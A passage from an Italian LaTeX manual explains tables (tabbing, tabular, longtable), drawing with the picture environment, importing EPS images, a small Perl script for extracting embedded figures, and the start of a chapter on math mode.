  \> \> \parbox{\textwidth}{bla bla bla bla bla bla bla bla bla bla bla} \\
\parbox{\textwidth}{oro} \> \parbox{\textwidth}{5 \%} \\
                         \> \parbox{\textwidth}{2 \%} \\
                         \> \parbox{\textwidth}{1 \%} \\
\end{tabbing}
```

Per il momento, le tecniche mostrate non risolvono ancora il problema del traboccamento del testo da una colonna a quella successiva. A questo proposito, nell'esempio si può osservare che il commento nella quarta colonna, per la quale si prevede una larghezza di 4 cm, va oltre lo spazio a disposizione.

nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Per ovviare a questo inconveniente, occorre controllare meglio il comando '**`\parbox`**', specificando esattamente la larghezza, nello stesso modo usato per la definizione degli stop di tabulazione:

```
\begin{tabbing}
\hspace*{3cm} \= \hspace*{2cm} \= \hspace*{3cm} \= \hspace*{4cm} \kill

\parbox{3cm}{nero}     \> \parbox{2cm}{0}
    \> \parbox{3cm}{zero} \\
\parbox{3cm}{marrone} \> \parbox{2cm}{1}
    \> \parbox{3cm}{uno} \\
\parbox{3cm}{rosso}    \> \parbox{2cm}{2}
    \> \parbox{3cm}{due} \\
\parbox{3cm}{arancio} \> \parbox{2cm}{3}
    \> \parbox{3cm}{tre} \\
\parbox{3cm}{giallo}  \> \parbox{2cm}{4}
    \> \parbox{3cm}{quattro} \\
\parbox{3cm}{verde}    \> \parbox{2cm}{5}
    \> \parbox{3cm}{cinque} \\
\parbox{3cm}{blu}      \> \parbox{2cm}{6}
    \> \parbox{3cm}{sei} \\
\parbox{3cm}{viola}    \> \parbox{2cm}{7}
    \> \parbox{3cm}{sette} \\
\parbox{3cm}{grigio}  \> \parbox{2cm}{8}
    \> \parbox{3cm}{otto} \\
\parbox{3cm}{bianco}  \> \parbox{2cm}{9}
    \> \parbox{3cm}{nove} \\

\parbox{3cm}{argento} \> \parbox{2cm}{10 \%}
    \> \> \parbox{4cm}{bla bla bla bla bla bla bla bla bla bla bla} \\
\parbox{3cm}{oro} \> \parbox{2cm}{5 \%} \\
                         \> \parbox{2cm}{2 \%} \\
                         \> \parbox{2cm}{1 \%} \\
\end{tabbing}
```

In questo modo, finalmente, il testo che eccede lo spazio a disposizione viene suddiviso automaticamente in più righe; inoltre, è possibile controllare la posizione verticale del testo nella cella, attraverso le opzioni di '**`\parbox`**'.

nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

L'ultimo problema che vale la pena di prendere in considerazione in questo tipo di ambiente, è la definizione di tabulazioni relative all'ampiezza del testo. Ciò si ottiene anteponendo un numero davanti al comando che restituisce già questo valore. Per esempio, '**`0.5\textwidth`**' rappresenta esattamente la metà dell'ampiezza orizzontale a disposizione. Viene riproposto l'esempio consueto con l'indicazione di ampiezze relative:

```
\begin{tabbing}
\hspace*{0.2\textwidth} \= \hspace*{0.1\textwidth} \= \hspace*{0.2\textwidth}
    \= \hspace*{0.8\textwidth} \kill

\parbox{0.2\textwidth}{nero}    \> \parbox{0.1\textwidth}{0}
    \> \parbox{0.2\textwidth}{zero} \\
\parbox{0.2\textwidth}{marrone} \> \parbox{0.1\textwidth}{1}
    \> \parbox{0.2\textwidth}{uno} \\
\parbox{0.2\textwidth}{rosso}   \> \parbox{0.1\textwidth}{2}
    \> \parbox{0.2\textwidth}{due} \\
\parbox{0.2\textwidth}{arancio} \> \parbox{0.1\textwidth}{3}
    \> \parbox{0.2\textwidth}{tre} \\
\parbox{0.2\textwidth}{giallo}  \> \parbox{0.1\textwidth}{4}
    \> \parbox{0.2\textwidth}{quattro} \\
\parbox{0.2\textwidth}{verde}   \> \parbox{0.1\textwidth}{5}
    \> \parbox{0.2\textwidth}{cinque} \\
\parbox{0.2\textwidth}{blu}     \> \parbox{0.1\textwidth}{6}
    \> \parbox{0.2\textwidth}{sei} \\
\parbox{0.2\textwidth}{viola}   \> \parbox{0.1\textwidth}{7}
    \> \parbox{0.2\textwidth}{sette} \\
\parbox{0.2\textwidth}{grigio}  \> \parbox{0.1\textwidth}{8}
    \> \parbox{0.2\textwidth}{otto} \\
\parbox{0.2\textwidth}{bianco}  \> \parbox{0.1\textwidth}{9}
    \> \parbox{0.2\textwidth}{nove} \\

\parbox{0.2\textwidth}{argento} \> \parbox{0.1\textwidth}{10 \%}
    \> \> \parbox{0.3\textwidth}{bla bla bla bla bla bla bla bla bla
                                 bla bla} \\
\parbox{0.2\textwidth}{oro}     \> \parbox{0.1\textwidth}{5 \%} \\
                                \> \parbox{0.1\textwidth}{2 \%} \\
                                \> \parbox{0.1\textwidth}{1 \%} \\
\end{tabbing}
```

nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Questo tipo di tabella, ottenuta attraverso degli stop di tabulazione, è fatta per poter essere separata anche in più pagine; inoltre, non si adatta facilmente all'inserimento di bordi attorno alle celle. Tuttavia, per la gestione dei bordi si preferisce di solito l'ambiente '**`tabular`**'.

451.2 Tabella fatta di colonne e righe

Anche se in pratica si tratta sempre della stessa cosa, l'ambiente '**`tabular`**' non fa riferimento a degli stop di tabulazione, ma a delle colonne, definite contestualmente alla dichiarazione iniziale dell'ambiente:

```
\begin{tabular}{definizione_delle_colonne}
testo & testo [& testo]... \\
[testo & testo [& testo]... \\]
...
\end{tabular}
```

Il modello appena mostrato è molto semplificato rispetto alle possibilità complessive dell'ambiente '**`tabular`**'; tuttavia si ritiene che non sia il caso di entrare troppo nel dettaglio del suo utilizzo, salva la presenza di esigenze particolari.

Come si può intuire, il simbolo '**`&`**' viene usato per identificare la fine di una colonna e l'inizio di quella successiva; inoltre, come già avveniva per l'ambiente '**`tabbing`**', si usa il comando '**`\\`**' per dichiarare la fine di una riga della tabella.

La definizione delle colonne avviene attraverso una stringa particolare che può essere anche molto articolata. Per cominciare in modo semplice, si può usare una lettera per ogni colonna, dove la lettera ha un significato specifico:

Lettera	Descrizione
`l`	rappresenta una colonna il cui contenuto deve essere allineato a sinistra;
`r`	rappresenta una colonna il cui contenuto deve essere allineato a destra;
`c`	rappresenta una colonna il cui contenuto deve essere allineato al centro.

Inoltre, esiste la possibilità di segnalare l'inserzione di una linea verticale alle estremità oppure tra una colonna e l'altra:

Simbolo	Descrizione
`|`	rappresenta una separazione attraverso una linea verticale.

Per esempio, la tabella che viene dichiarata nel modo seguente, indica la presenza di tre colonne, dove la prima e la terza ha il testo allineato a sinistra, mentre quella centrale ha il testo allineato a destra; inoltre, definisce un bordo verticale sinistro, un bordo destro e un bordo tra la prima e la seconda colonna.

```
\begin{tabular}{|l|rl|}
```

Viene riproposto un esempio già mostrato a proposito dell'ambiente '**`tabular`**', secondo questa definizione di colonne:

```
\begin{tabular}{|l|rl|}
nero            & 0     & zero          \\
marrone         & 1     & uno           \\
rosso           & 2     & due           \\
arancio         & 3     & tre           \\
giallo          & 4     & quattro       \\
verde           & 5     & cinque        \\
blu             & 6     & sei           \\
viola           & 7     & sette         \\
grigio          & 8     & otto          \\
bianco          & 9     & nove          \\
argento         & 10 \% &               \\
oro             & 5 \%  &               \\
                & 2 \%  &               \\
                & 1 \%  &               \\
\end{tabular}
```

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove
argento	10 %	
oro	5 %	
	2 %	
	1 %	

Come si vede, non è stata dichiarata l'ampiezza delle colonne, che è così determinata automaticamente, prendendo in considerazione l'ampiezza della cella che contiene il testo più lungo, anche se questo può produrre una tabella più larga dello spazio a disposizione nel corpo del documento.

Sempre rimanendo a un livello realizzativo molto semplice, si possono inserire delle linee orizzontali, attraverso il comando '**`\hline`**', come nella variante seguente, in cui si aggiunge anche un'intestazione molto semplice:

```
\begin{tabular}{|l|rl|}
\hline
Colore          & Numero        &         \\
\hline
nero            & 0      & zero          \\
marrone         & 1      & uno           \\
rosso           & 2      & due           \\
arancio         & 3      & tre           \\
giallo          & 4      & quattro       \\
verde           & 5      & cinque        \\
blu             & 6      & sei           \\
viola           & 7      & sette         \\
grigio          & 8      & otto          \\
bianco          & 9      & nove          \\
argento         & 10 \% &               \\
oro             & 5 \%  &               \\
                & 2 \%  &               \\
                & 1 \%  &               \\
\hline
\end{tabular}
```

Colore	Numero	
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove
argento	10 %	
oro	5 %	
	2 %	
	1 %	

Per quanto visto fino a questo momento, si intende che non si possono ottenere celle in cui il testo utilizzi più di una riga. Tuttavia, come già mostrato a proposito dell'ambiente '**`tabbing`**', si può sfruttare il comando '**`\parbox`**':

```
\documentclass{article}
\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
\frenchspacing
\pagestyle{empty}
\setlength{\textwidth}{14cm}
\begin{document}
```

```
\begin{tabular}{|l|rl|l|}
\hline
\parbox{0.2\textwidth}{Colore}  & \parbox{0.1\textwidth}{Numero}
    &   &        \\
\hline
\parbox{0.2\textwidth}{nero}    & \parbox{0.1\textwidth}{0}
    & \parbox{0.2\textwidth}{zero}      &        \\
\parbox{0.2\textwidth}{marrone} & \parbox{0.1\textwidth}{1}
    & \parbox{0.2\textwidth}{uno}       &        \\
\parbox{0.2\textwidth}{rosso}   & \parbox{0.1\textwidth}{2}
    & \parbox{0.2\textwidth}{due}       &        \\
\parbox{0.2\textwidth}{arancio} & \parbox{0.1\textwidth}{3}
    & \parbox{0.2\textwidth}{tre}       &        \\
\parbox{0.2\textwidth}{giallo}  & \parbox{0.1\textwidth}{4}
    & \parbox{0.2\textwidth}{quattro}   &        \\
\parbox{0.2\textwidth}{verde}   & \parbox{0.1\textwidth}{5}
    & \parbox{0.2\textwidth}{cinque}    &        \\
\parbox{0.2\textwidth}{blu}     & \parbox{0.1\textwidth}{6}
    & \parbox{0.2\textwidth}{sei}       &        \\
\parbox{0.2\textwidth}{viola}   & \parbox{0.1\textwidth}{7}
    & \parbox{0.2\textwidth}{sette}     &        \\
\parbox{0.2\textwidth}{grigio}  & \parbox{0.1\textwidth}{8}
    & \parbox{0.2\textwidth}{otto}      &        \\
\parbox{0.2\textwidth}{bianco}  & \parbox{0.1\textwidth}{9}
    & \parbox{0.2\textwidth}{nove}      &        \\

\parbox{0.2\textwidth}{argento} & \parbox{0.1\textwidth}{10 \%}
    & & \parbox{0.3\textwidth}{bla bla bla bla bla bla bla bla bla
                                 bla bla} \\
\parbox{0.2\textwidth}{oro}     & \parbox{0.1\textwidth}{5 \%}
    &   &        \\
                                & \parbox{0.1\textwidth}{2 \%}
    &   &        \\
                                & \parbox{0.1\textwidth}{1 \%}
    &   &        \\
\hline
\end{tabular}

\end{document}
```

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Per ottenere un risultato molto simile a questo, si potrebbe usare una dichiarazione particolare nella definizione delle colonne:

```
\begin{tabular}{|p{0.2\textwidth}|p{0.1}\textwidth}p{0.2\textwidth}|↩
↪p{0.3\textwidth}||}
```

In tal modo si semplifica l'indicazione dei dati nelle celle:

```
\begin{tabular}{|p{0.2\textwidth}|p{0.1\textwidth}p{0.2\textwidth}|p{0.3\textwidth}|}
\hline
Colore          & Numero        &       &       \\
\hline
nero            & 0     & zero          &       \\
marrone         & 1     & uno           &       \\
rosso           & 2     & due           &       \\
arancio         & 3     & tre           &       \\
giallo          & 4     & quattro       &       \\
verde           & 5     & cinque        &       \\
blu             & 6     & sei           &       \\
viola           & 7     & sette         &       \\
grigio          & 8     & otto          &       \\
bianco          & 9     & nove          &       \\
argento         & 10 \% &               & bla bla bla bla bla bla bla bla bla
                                          bla bla \\
oro             & 5 \%  &               &       \\
                & 2 \%  &               &       \\
                & 1 \%  &               &       \\
\hline
\end{tabular}
```

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

Come si può intuire, quella '**`p{}`**' è un modo per dire che il contenuto delle celle deve essere racchiuso all'interno del comando '**`\parbox`**' e il funzionamento è molto simile.

Oltre alla possibilità di usare il comando '**`\hline`**' per ottenere una linea orizzontale che divida le righe della tabella, si può ottenere una linea che intervenga solo nell'ambito di alcune colonne, attraverso il comando '**`\cline`**'. Si osservi l'esempio seguente che solo una piccola variante dell'ultimo esempio già presentato:

```
\begin{tabular}{|p{0.2\textwidth}|p{0.1\textwidth}p{0.2\textwidth}|p{0.3\textwidth}|}
\hline
Colore          & Numero        &       &       \\
\hline
nero            & 0     & zero          &       \\
marrone         & 1     & uno           &       \\
…
\cline{1-3}
argento         & 10 \% &               & bla bla bla bla bla bla bla bla bla
                                          bla bla \\
oro             & 5 \%  &               &       \\
\cline{2-4}
                & 2 \%  &               &       \\
                & 1 \%  &               &       \\
\hline
\end{tabular}
```

In pratica, '**`\cline{1-3}`**' genera una linea orizzontale che parte dall'inizio della prima colonna, fino alla fine della terza colonna; nello stesso modo, '**`\cline{2-4}`**' genera una linea dalla seconda colonna fino alla quarta inclusa:[1]

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

451.3 Tabella a cavallo di più pagine

L'ambiente '**`tabular`**' genera un blocco che non può essere diviso tra le pagine; per ottenere una tabella che può continuare nelle pagine successive, si può usare l'ambiente '**`longtable`**', che però richiede un pacchetto esterno con lo stesso nome. Il funzionamento generale dell'ambiente '**`longtable`**' è molto simile a quello di '**`tabular`**', con l'aggiunta di qualche comando che consente di individuare un'intestazione e un piede da ripetere quando la tabella si interrompe e riprende nella pagina successiva:

Comando	Descrizione
`\usepackage{longtable}`	dichiara l'utilizzo del pacchetto necessario alla gestione delle tabelle «lunghe»;

`\begin{longtable}{`*descrizione_colonne*`}`
...
`\end{longtable}`
	dichiara l'ambiente di una tabella lunga;

`\endhead`	dichiara la fine delle righe da usare come intestazione;
`\endfoot`	dichiara la fine delle righe da usare alla base della tabella.

In generale, una volta dichiarato l'ambiente, si inseriscono le righe da usare come intestazione e subito dopo quelle da usare alla base della tabella; infine si inseriscono le righe del corpo della tabella.

Per il funzionamento dell'ambiente '**`longtable`**' non è indispensabile individuare delle righe di intestazione e di conclusione della tabella; tuttavia, per ottenere un risultato gradevole al cambio pagina, conviene sfruttare questa caratteristica.

L'esempio seguente è solo una piccola variante di un altro esempio già apparso a proposito dell'ambiente '**`tabular`**'. Si osservi in particolare l'uso dei comandi '**`\endhead`**' e '**`\endfoot`**':

```
…
\usepackage{longtable}
…
\begin{document}
…
\begin{longtable}{|p{0.2\textwidth}|p{0.1\textwidth}p{0.2\textwidth}|p{0.3\textwidth}|}
\hline
Colore          & Numero        &        &        \\
\hline
\endhead
\hline
\endfoot
nero            & 0      & zero          &        \\
marrone         & 1      & uno           &        \\
…
                & 1 \%   &               &        \\
\end{longtable}
```

Come si vede nell'esempio, ciò che viene messo alla base della tabella è semplicemente un comando '**`\hline`**', per ottenere una linea orizzontale quando la tabella si interrompe; così facendo, alla fine della tabella non viene aggiunto un comando '**`\hline`**', perché altrimenti i due si sommerebbero:

Colore	Numero		
nero	0	zero	
marrone	1	uno	
rosso	2	due	
arancio	3	tre	
giallo	4	quattro	
verde	5	cinque	
blu	6	sei	
viola	7	sette	
grigio	8	otto	
bianco	9	nove	
argento	10 %		bla bla bla bla bla bla bla bla bla bla bla
oro	5 %		
	2 %		
	1 %		

[1] Forse è bene ricordare che la tabella si compone di quattro colonne, dove la seconda e la terza non sono separate da una linea verticale.


LaTeX: figure

Esistono diversi modi di realizzare dei disegni o di importare delle immagini esterne con LaTeX. Probabilmente, la tecnica più comune è quella di incorporare un'immagine o un disegno realizzato con strumenti interattivi esterni, ma è comunque importante conoscere più possibilità a disposizione, anche se non nel dettaglio.

452.1 Disegnare con LaTeX

LaTeX offre un ambiente particolare, '**picture**', nel quale è possibile realizzare dei disegni utilizzando eventualmente dei comandi specifici. In generale, si tratta soprattutto di grafici, che contengono anche del testo collocato in modo preciso. L'esempio seguente serve per dare un punto di riferimento visivo alla descrizione che viene fatta successivamente a proposito di questo ambiente:

```
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

\setlength{\unitlength}{1cm}
\begin{picture}(3,2)(0,0)
\put(0,0){0,0}
\put(0,0){\line(1,0){3}}
\put(0,2){\line(1,0){3}}
\put(0,0){\line(0,1){2}}
\put(3,0){\line(0,1){2}}
\put(3,2){3,2}
\end{picture}

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

Ecco il risultato della composizione. Il testo prima e dopo la figura, serve a comprendere in che modo LaTeX la allinea e quanto viene spaziata verticalmente:

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

3,2

0,0

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

L'ambiente '**picture**' viene dichiarato in modo insolito rispetto agli altri comandi di LaTeX:

```
\setlength{\unitlength}{dimensione}

...

\begin{picture}(ampiezza,altezza)(coordinata_iniziale_x,coordinata_iniziale_y)
    \put(coordinata_x,coordinata_y){oggetto}
    ...
    ...
\end{picture}
```

In pratica, da qualche parte del documento, prima dell'uso dell'ambiente '**`picture`**', occorre assegnare un valore (non elastico) alla lunghezza '**`\unitlength`**'; questa lunghezza diventa poi l'unità di misura delle lunghezze e delle coordinate usate nell'ambito dell'ambiente '**`picture`**'. Naturalmente, il valore di '**`\unitlength`**' può essere cambiato successivamente, prima di altre figure.

Come si può vedere, l'ambiente '**`picture`**' utilizza degli argomenti tra parentesi tonde, che non si trovano altrimenti in LaTeX, ma la cosa più interessante è che la seconda parentesi tonda è facoltativa.[1]

La prima coppia di numeri tra parentesi tonde serve a delimitare un rettangolo ideale, all'interno del quale si intende collocare la figura. Nel caso dell'esempio, dal momento che '**`\unitlength`**' è di 1 cm, si tratta di un rettangolo largo 3 cm e alto 2 cm. La seconda coppia di numeri, opzionale, specifica le coordinate dell'angolo inferiore sinistro. Di solito si assegna a queste coordinate il valore zero, come si vede nell'esempio.

Gli «oggetti» grafici o testuali che vengono piazzati nella figura possono anche essere collocati al di fuori del rettangolo che la dovrebbe contenere, ma ovviamente, in tal modo viene meno il senso della definizione all'inizio dell'ambiente '**`picture`**'.

Tutto ciò che appare all'interno dell'ambiente '**`picture`**' viene inserito tramite il comando '**`\put`**', dove, sempre tra parentesi quadre, si individuano le coordinate iniziali di un oggetto da collocare. Queste coordinata iniziali si intendono sempre relative alle coordinate iniziali del rettangolo in cui si colloca la figura.

L'esempio introduttivo, mostra un riquadro, disegnato sul bordo esterno del rettangolo che rappresenta l'area della figura. Inoltre, vengono collocate due etichette testuali, a partire dall'angolo inferiore sinistro di questo rettangolo e a partire dall'angolo superiore destro, per consentire di comprendere in che modo viene collocato il testo. In effetti, si può vedere che quanto scritto a partire dall'angolo superiore destro si trova in pratica al di fuori del rettangolo della figura.

All'interno del controllo di '**`\put`**' possono essere usati diversi comandi specifici, con i quali si realizzano facilmente linee, riquadri, ovali e cerchi. Viene mostrato un elenco parziale di questi.

Comando	Descrizione
`\circle*{`***diametro***`}`	Disegna un cerchio con centro nelle coordinate iniziali, del diametro indicato, espresso in quantità di '**`\unitlength`**'. Se si usa l'asterisco, si ottiene un cerchio pieno (nero).
`\dashbox{`***lunghezza_del_tratteggio***`}(`***ampiezza*** `,` ***altezza***`)[t|l|b|r|tl|bl|br|tr]{`***testo***`}`	Disegna un rettangolo tratteggiato, con le coordinate iniziali corrispondenti all'angolo inferiore sinistro. L'ampiezza e l'altezza sono numeri che esprimono quantità di '**`\unitlength`**'. All'interno del rettangolo si può collocare del testo, contenuto nell'ultimo argomento, che di solito appare al centro, salvo il suo riposizionamento con l'uso di lettere particolari nell'argomento opzionale tra parentesi quadre.
`\makebox(`***ampiezza*** `,` ***altezza***`)[t|l|b|r|tl|bl|br|tr]{`***testo***`}`	Delimita un rettangolo, senza bordo, con le coordinate iniziali corrispondenti all'angolo inferiore sinistro. L'ampiezza e l'altezza sono numeri che esprimono quantità di '**`\unitlength`**'. All'interno del rettangolo si può collocare del testo, contenuto nell'ultimo argomento, che di solito appare al centro, salvo il suo riposizionamento con l'uso di lettere particolari nell'argomento opzionale tra parentesi quadre.
`\frame{`***oggetto***`}`	Disegna una cornice attorno all'oggetto, senza aggiungere altro spazio.
`\line(`***scostamento_x*** `,` ***scostamento_y***`){`***lunghezza***`}`	Disegna una linea a partire dalle coordinate iniziali, passante idealmente nelle coordinate descritte tra parentesi tonde, come valore che va a sommarsi alle coordinate iniziali. Questo punto passante può essere indicato solo con valori interi, da zero a sei, e serve in pratica a descrivere l'inclinazione della linea.
`\vector(`***scostamento_x*** `,` ***scostamento_y***`){`***lunghezza***`}`	Disegna una linea, come il comando '**`\line`**', aggiungendo una freccia all'estremità finale.
`\oval(`***ampiezza*** `,` ***altezza***`)[t|l|b|r|tl|bl|br|tr]`	Disegna un ovale, oppure, se molto grande, un rettangolo smussato. Le lettere tra parentesi quadre, opzionali, consentono di mostrare solo una porzione dell'ovale.
`\linethickness{`***lunghezza***`}`	Consente di fissare lo spessore delle linee diritte generate da alcuni comandi. È importante osservare che la lunghezza della linea deve essere un valore positivo, espresso in modo indipendente da '**`\unitlength`**'.

Viene mostrato un esempio complessivo dei comandi descritti (escluso '**\linethickness**'):

```
\setlength{\unitlength}{1cm}
\begin{picture}(9,6)(0,0)
\put(0,0){\frame{\makebox(9,6){}}}
\put(1,1){\frame{tizio}}
\put(4,3){\dashbox{0.1}(1,0.5){caio}}
\put(4,3){\line(-3,-2){2.6}}
\put(4.5,3){\vector(0,-1){1}}
\put(4.5,1.5){\circle{1}}
\put(7,1.5){\oval(2,1)}
\put(5,1.5){\line(1,0){1}}
\end{picture}
```

caio

tizio

Come si intende, la realizzazione di disegni attraverso l'ambiente '**picture**', può risultare impegnativo, quando il disegno diventa complesso. Tuttavia esiste la possibilità di usare XFig (capitolo 248), che è in grado di esportare i propri disegni in formato LaTeX, con le limitazioni grafiche necessarie. A titolo di esempio, si suppone di avere realizzato il file FIG '`disegno.fig`', corrispondente a ciò che si può vedere sotto:

sdlfaldfjaòsdfjòsdfj

Per trasformare questo file in codice adatto a un sorgente LaTeX si può usare '**fig2dev**' nel modo seguente, allo scopo di generare il file '`disegno.tex`':

`$` **`fig2dev -L latex disegno.fig disegno.tex`** [*Invio*]

Il file che si ottiene è piuttosto complesso e probabilmente qualche comando non viene individuato correttamente da LaTeX. Per ovviare all'inconveniente, dovrebbe essere sufficien-

te eliminare i comandi che creano dei problemi. In generale dovrebbe trattarsi del comando '**`\color`**':

```
$ cat disegno.tex | sed "s/[\]color\\[rgb\\][{][0-9,]*[}]//" ↩
↪> disegno_2.tex [Invio]
```

Ecco cosa si ottiene alla fine, con la composizione LaTeX:

sdlfaldfjaòsdfjòsdfj

452.2 Importazione di file EPS esterni

Un modo più semplice di inserire delle immagini nel testo realizzato con LaTeX è quello di incorporare delle immagini esterne attraverso il pacchetto '**`epsfig`**', che si incorpora con il comando seguente, inserito preferibilmente nel preambolo:

```
\usepackage{epsfig}
```

Successivamente è possibile usare il comando '**`\epsfig`**' per fare riferimento a un file EPS (*Encapsulated PostScript*) da inserire nella composizione finale. Semplificando si può indicare come nel modello sintattico seguente:

```
\epsfig{file=file_eps,height=altezza,width=larghezza,angle=rotazione}
```

Il file rappresenta il percorso assoluto o relativo di un file EPS (oppure PostScript), ma senza estensione: il pacchetto '**`epsfig`**' si attende di trovarlo con l'estensione '`.ps`'. La larghezza e l'altezza vengono espresse nell'unità di misura desiderata; infine, l'angolo di rotazione permette di girare l'immagine; di solito si lascia il valore zero.

Non tutte le informazioni sono necessarie; per esempio, se si omettono le informazioni su altezza e larghezza, si fa riferimento alle dimensioni originali; nello stesso modo, se si mette solo la larghezza, si ottiene un'altezza proporzionale. In pratica, si individuano delle opzioni separate da virgole che possono essere omesse.

L'uso del pacchetto '**`epsfig`**' è compatibile con pdfLaTeX, che invece incorpora immagini in formato PNG. Questi file vengono cercati nello stesso percorso, ma con estensione '`.png`'.

In alternativa esiste anche un altro pacchetto adatto all'inserimento di immagini EPS. Si tratta di '**graphicx**' che si incorpora con il comando seguente inserito nel preambolo del sorgente LaTeX:

```
\usepackage{graphicx}
```

Successivamente si può usare il comando '**\includegraphics**':

```
\includegraphics[width=larghezza,height=altezza,scale=scala,angle=rotazione]{file_eps}
```

A differenza di quanto visto con '**\epsfig**', c'è anche la possibilità di definire una scala, attraverso un valore, dove l'unità rappresenta un rapporto pari al 100 %.

Con '**\includegraphics**' esiste anche un'altra differenza rispetto '**\epsfig**', che è più importante: è necessario indicare anche l'estensione del file, che non è più determinata automaticamente. In questo modo, se si intende usare pdfLaTeX, è necessario fare riferimento a formati grafici differenti, cambiando di conseguenza l'estensione.

452.3 Estrazione di file EPS dal file PostScript finale

All'interno di un file PostScript, generato attraverso LaTeX e Dvips, le immagini inserite incorporando file EPS, come descritto nella sezione precedente, sono delimitate da due direttive molto precise:

```
%%BeginDocument: nome_file
codice_eps_della_figura
%%EndDocument
```

Sapendo questo, è possibile recuperare le immagini da un file PostScript di questo tipo attraverso un procedimento manuale, o automatico. Quello che segue è un piccolo programma Perl che legge dallo standard input il file PostScript e crea tutti i file che trova dichiarati come appena descritto:

```
#!/usr/bin/perl
#
my ($line)    = "";
my ($picture) = "";
my ($save)    = 0;
#
while ($line = <STDIN>)
  {
    if    ($line =~ m/^\%\%BeginDocument: (\S+)$/)
      {
        $save = 1;
        $picture = $1;
        open (PICTURE, "> $picture");
      }
    elsif ($line =~ m/^\%\%EndDocument$/)
```

```
        {
          close (PICTURE);
          $picture = "";
          $save = 0;
        }
      else
        {
          if ($save)
            {
              print PICTURE ("$line");
            }
        }
    }
```

Supponendo che questo programma sia stato salvato nel file '`ps-latex-picture-save`' e che sia stato reso eseguibile, si potrebbe usare come nell'esempio seguente:

$ **`ps-latex-picture-save < mio_file.ps`** [*Invio*]

Si osservi che questo procedimento può funzionare solo se il file PostScript di partenza è stato ottenuto direttamente da Dvips, tenendo conto che non ci devono essere state delle rielaborazioni successive, altrimenti si perdono i riferimenti descritti.

[1] Qui non sono state usate della parentesi quadre sintattiche per non creare confusione.

Capitolo 453

LaTeX: ambienti matematici

Come avviene per TeX, anche LaTeX distingue una modalità di composizione normale, da una modalità matematica. A differenza di TeX, esistono degli ambienti speciali per la dichiarazione della modalità matematica, ma è ancora ammissibile l'uso del simbolo '**$**' e di '**$$**' per individuare l'inizio e la fine degli ambienti matematici.

Molto di quanto già descritto a proposito di TeX (capitolo 443), vale ovviamente anche per la composizione matematica di LaTeX. Pertanto, alcuni dettagli non vengono descritti nuovamente in questo capitolo.

La gestione degli ambienti matematici può essere ancora più raffinata con l'utilizzo del pacchetto '**amsmath**' ('**\usepackage{amsmath}**'); tuttavia qui non viene descritto il suo utilizzo.

453.1 Definizione della modalità matematica

La modalità matematica si può definire con LaTeX in diversi modi. Anche con LaTeX si distingue se la composizione matematica vada inserita nell'ambito del testo normale, oppure in un blocco indipendente. L'elenco seguente riepiloga le istruzioni necessarie a delimitare gli ambienti matematici:

Comando	Descrizione

`\begin{math}`***testo_matematico***`\end{math}`
`\(`***testo_matematico***`\)`
`$`***testo_matematico***`$`
	compone il testo matematico nel blocco già esistente;

`\begin{displaymath}`***testo_matematico***`\end{displaymath}`
`\[`***testo_matematico***`\]`
`$$`***testo_matematico***`$$`
	compone il testo matematico in un blocco separato;

`\begin{equation}`***testo_matematico***`\end{equation}`	compone il testo matematico in un blocco separato, annotando sul bordo il numero dell'equazione.

Come si vede dall'elenco, vengono offerte delle alternative per ottenere lo stesso tipo di ambiente. Vengono mostrati due esempi molto semplici, già apparsi nel capitolo riferito a TeX, che riguardano l'inserimento di una formula nel testo normale e la sua separazione in un blocco a sé stante:

```
Se $R$ è il ritardo di ogni singola consegna, $T$
è il tempo a disposizione per la consegna, $I$ è il valore
della merce, il ritardo medio si esprime come
